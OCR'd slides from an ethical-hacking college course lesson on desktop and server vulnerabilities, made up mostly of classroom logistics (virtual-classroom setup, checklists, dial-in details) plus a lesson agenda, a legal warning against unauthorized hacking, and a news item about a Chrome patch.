Rich's lesson module checklist

□ Slides and lab posted
□ WB converted from PowerPoint
□ Print out agenda slide and annotate page numbers

□ Flash cards
□ Properties
□ Page numbers
□ 1st minute quiz
□ Web Calendar summary
□ Web book pages
□ Commands

□ Real test enabled on Canvas
□ Test accommodations made
□ Lab 8 tested and published

□ Backup slides, whiteboard slides, CCC info, handouts on flash drive
□ Spare 9v battery for mic
□ Key card for classroom door

□ Update CCC Confer and 3C Media portals

Last updated 11/7/2017

Evading Network Devices

TCP/IP

Cryptography

Network and Computer Attacks

Hacking Wireless Networks

CIS 76
Ethical Hacking

Footprinting and Social Engineering

Hacking Web Servers

Port Scanning

Embedded Operating Systems

Enumeration

Desktop and Server Vulnerabilities

Scripting and Programming

Student Learner Outcomes

1. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

2. Defend a computer and a LAN against a variety of different types of security attacks using a number of hands-on techniques.

Introductions and Credits


Rich Simms

- HP Alumnus.
- Started teaching in 2008 when Jim Griffin went on sabbatical.
- Rich’s site: http://simms-teach.com

And thanks to:

- Steven Bolt at for his WASTC EH training.
- Kevin Vaccaro for his CSSIA EH training and Netlab+ pods.
- EC-Council for their online self-paced CEH v9 course.
- Sam Bowne for his WASTC seminars, textbook recommendation and fantastic EH website (https://samsclass.info/).
- Lisa Bock for her great lynda.com EH course.
- John Govsky for many teaching best practices: e.g. the First Minute quizzes, the online forum, and the point grading system (http://teacherjohn.com/).
- Google for everything else!

Student checklist for attending class



simms-teach.com/cis90calendar.php

Rich's Cabrillo College CIS Classes

CIS 90 Calendar

CIS 90 (Fall 2014) Calendar

Calendar

CIS 76

Class and Linux Overview

Presentation slides (download)

Enter virtual classroom

1. Browse to: **http://simms-teach.com**
2. Click the **CIS 76** link.
3. Click the **Calendar** link.
4. Locate today’s lesson.
5. Find the **Presentation slides** for the lesson and **download** for easier viewing.
6. Click the **Enter virtual classroom** link to join CCC Confer.
7. Log into Opus-II with Putty or ssh command.


Note: Blackboard Collaborate Launcher only needs to be installed once. It has already been downloaded and installed on the classroom PC’s.

Student checklist for suggested screen layout

❑ Google

❑ CCC Confer

❑ Downloaded PDF of Lesson Slides



Benji Simms 2:48 PM
Where is a good place to get a used version of the optional textbooks?

Rich-Simms 2:48 PM
Amazon has some good prices right now

```
edu's password:
14:21 2015 from c-71-204-162-14

        ('v')
```


```
edu's password:
:17:10 2015 from c-71-204-162-141.h

        ('v')
       \/-=-\/
       (\_=_/)
        ~~ ~~
    Welcome to Opus
erving Cabrillo College
```

❑ CIS 76 website Calendar page


❑ One or more login sessions to Opus

Student checklist for sharing desktop with classmates

1) Instructor gives you sharing privileges.


CCC Confer – RICH SIMMS VIRTUAL CLASSROOM
File Edit View Tools Window Help
AUDIO & VIDEO
Start Sharing

2) Click overlapping rectangles icon. If white "Start Sharing" text is present then click it as well.




When User Account Control (UAC) is enabled on Vista, Application Sharing in Blackboard Collaborate may be hosted with either standard or elevated privileges. Elevated privileges are required to share applications that use elevated privileges.

Elevated privileges are acquired via Tools > Application Sharing > Request Elevated Privileges. They can be relinquished via Tools > Application Sharing > Yield Elevated Privileges (returning you to standard privileges). If you are hosting an application sharing session with standard privileges and you (or a person remotely controlling your desktop or application) perform an action that requires elevated privileges, Vista will prompt you for consent via a UAC consent dialog. This will cause the application sharing session to terminate. Also, without elevated privileges, sharing of applications will require more host CPU time than sharing the desktop (all of it or a region).

If you are hosting an application sharing session with elevated privileges and you perform an action that requires elevated privileges, Vista will not prompt you for consent. Instead, the action automatically will be either denied (if you are logged on as a standard user) or allowed (if you are logged on as an administrator).

☐ Never show this dialog again

3) Click OK button.



Select your desktop or an open application you would like to share.

Available Sharing Selections

Share desktop

Microsoft Word (winword.exe) 'Virtual classroom (locked).docx

CCC Confer (javaw.exe) 'CCC Confer – RICH SIMMS VIRTUAL C

Sticky Note


Microsoft PowerPoint (powerpnt.exe) 'cis90lesson01.pptx - Micr


C:\Program Files (x86)\putty.exe 'simben90@oslab:~'

4) Select "Share desktop" and click Share button.


Rich's CCC Confer checklist - setup

[ ] Preload White Board





CCC Confer – 0 - RICH SIMMS
File Edit View Tools Window Help
AUDIO & VIDEO
Talk
Video
PARTICIPANTS
Rich Simms
Moderator
MAIN ROOM (1)
Rich Simms
Moderator (You)
Audio Setup Wizard...
Microphone Settings...
Speaker Settings...
Maximum Simultaneous Talkers...
Adjust Microphone Level Up
Adjust Microphone Level Down
Adjust Speaker Level Up
Adjust Speaker Level Down
Configure Telephone Conference...
Connect Session To Teleconference...
Camera Settings...
Maximum Simultaneous Cameras...
Make Video Follow Moderator Focus
✓ Make Video Follow Speaker
Send Camera Snapshot To Whiteboard
Detach Panel

[ ] Connect session to Teleconference



Session now connected to teleconference


[ ] Is recording on?



Red dot means recording


[ ] Use teleconferencing, not mic

Should be grayed out



Should change from phone handset icon to little Microphone icon and the Teleconferencing … message displayed

Rich's CCC Confer checklist - screen layout



simms-teach.com/docs/cis90/cis-90-TEST-1-Fall-12.pdf

Part 1 - Flashc (1 point each)

[Q1] What command shows the other users logged in to the computer?

[A1] ________________________________

[Q2] What environment variable is used by the shell to determine which directories to search when locating a command?

[A2] ________________________________


What command copies th

simben90@oslab:~

```
login as: simben90
simben90@oslab.cabrillo.edu's password:
Access denied
simben90@oslab.cabrillo.edu's password:
Last login: Mon Oct  8 18:58:43 201
d.com

                                  Welcom
                                Serving Cab

Terminal type? [
Terminal type is
/home/cis90/simb
```

[ ] layout and share apps


Rich's CCC Confer checklist - webcam setup




[ ] Video (webcam)

[ ] Make Video Follow Moderator Focus

Rich's CCC Confer checklist - Elmo





Settings

Basic | Network

Return all windows to their normal position

Start

Language settings

English

Select device

TT-12

Select image quality

○ High ● Middle ○ Low

Recording setting

Video quality

○ High ● Middle ○ Low

Long-time recording settings

File format

● Movie ○ Still

Interval time

1 second

Expert mode setting


☑ Expert mode

OK Cancel

The "rotate image" button is necessary if you use both the side table and the white board.


Quite interesting that they consider you to be an "expert" in order to use this button!

Elmo rotated down to view side table



Rotate image button

Elmo rotated up to view white board



Rotate image button


Run and share the Image Mate program just as you would any other app with CCC Confer

Rich's CCC Confer checklist - universal fixes


Universal Fix for CCC Confer:

1) Shrink (500 MB) and delete Java cache
2) Uninstall and reinstall latest Java runtime
3) http://www.cccconfer.org/support/technicalSupport.aspx

Control Panel (small icons)



General Tab > Settings…



About

View version information about Java Control Panel.


Network Settings

Network settings are used when making Internet connections. By default, Java will use the network settings in your web browser. Only advanced users should modify these settings.

Temporary Internet Files

Files you use in Java applications are stored in a special folder for quick execution later. Only advanced users should delete files or modify these settings.

500MB cache size



☑ Keep temporary files on my computer.

Location

Select the location where temporary files are kept:


s\Rich Simms\AppData\LocalLow\Sun\Java\Deployment\cache

Disk Space

Select the compression level for JAR files: None

Set the amount of disk space for storing temporary files: 500 MB


Delete these



Delete the following files?

☑ Trace and Log Files
☑ Cached Applications and Applets
☐ Installed Applications and Applets

Google Java download



If you want to download Java for another computer or Operating System, click the link below.

Free Java Download

Download Java for your desktop computer now!

Version 7 Update 13

Why download Java?

Java technology allows you to work and play in a secure computing environment.

Java allows you to play online games, chat with people around the world, calculate your mortgage

Start

Sound Check

*Students that dial-in should mute their line using *6 to prevent unintended noises distracting the web conference.*

*Instructor can use *96 to mute all student lines.*

Volume
**4 - increase conference volume.*
**7 - decrease conference volume.*
**5 - increase your voice volume.*
**8 - decrease your voice volume.*

CIS 76 - Lesson 10

Instructor: **Rich Simms**
Dial-in: **888-886-3951**
Passcode: **136690**

Philip

Bruce

Tre

Sam B.

Sam R.

Miguel

Bobby

Garrett

Ryan A.

Aga

Karina

Chris

Tanner

Helen

Xu

Mariano

Cameron

Ryan M.

May

Karl-Heinz

Remy

Email me (risimms@cabrillo.edu) a relatively current photo of your face for 3 points extra credit

First Minute Quiz

Please answer these questions **in the order** shown:

No Quiz today … test instead

For credit email answers to:

risimms@cabrillo.edu

within the **first few minutes of class**

Desktop and Server OS Vulnerabilities

Objectives

- Learn how to browse, search and get information on specific vulnerabilities
- Learn how to find exploits for specific vulnerabilities

Agenda

- Questions
- In the news
- Best practices
- CVE Database
- MS Security Bulletins
- CVSS v3
- CVSS v2
- CVS Details and Metasploit
- CVE-2008-0038
- Windows OS vulnerabilities
- ADS (Alternate Data Streams)
- Assignment
- Wrap up

Admonition

Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.

Questions

Questions?

Lesson material?

Labs? Tests?

How this course works?

- Graded work in home directories
- Answers in /home/cis76/answers

Who questions much, shall learn much, and retain much.
- Francis Bacon

If you don't ask, you don't get.
- Mahatma Gandhi

Chinese Proverb	他問一個問題，五分鐘是個傻子，他不問一個問題仍然是一個傻瓜永遠。 *He who asks a question is a fool for five minutes; he who does not ask a question remains a fool forever.*

In the news

Recent news

Google Patches 'High Severity' browser bug

by Tom Spring October 27, 2017

https://threatpost.com/google-patches-high-severity-browser-bug/128661/

threatpost

"UPDATE Google is urging users to update their Chrome desktop browsers to avoid security issues related to a high-severity stack-based buffer overflow vulnerability. Google issued the alert Thursday and said an update for most browsers has been released."

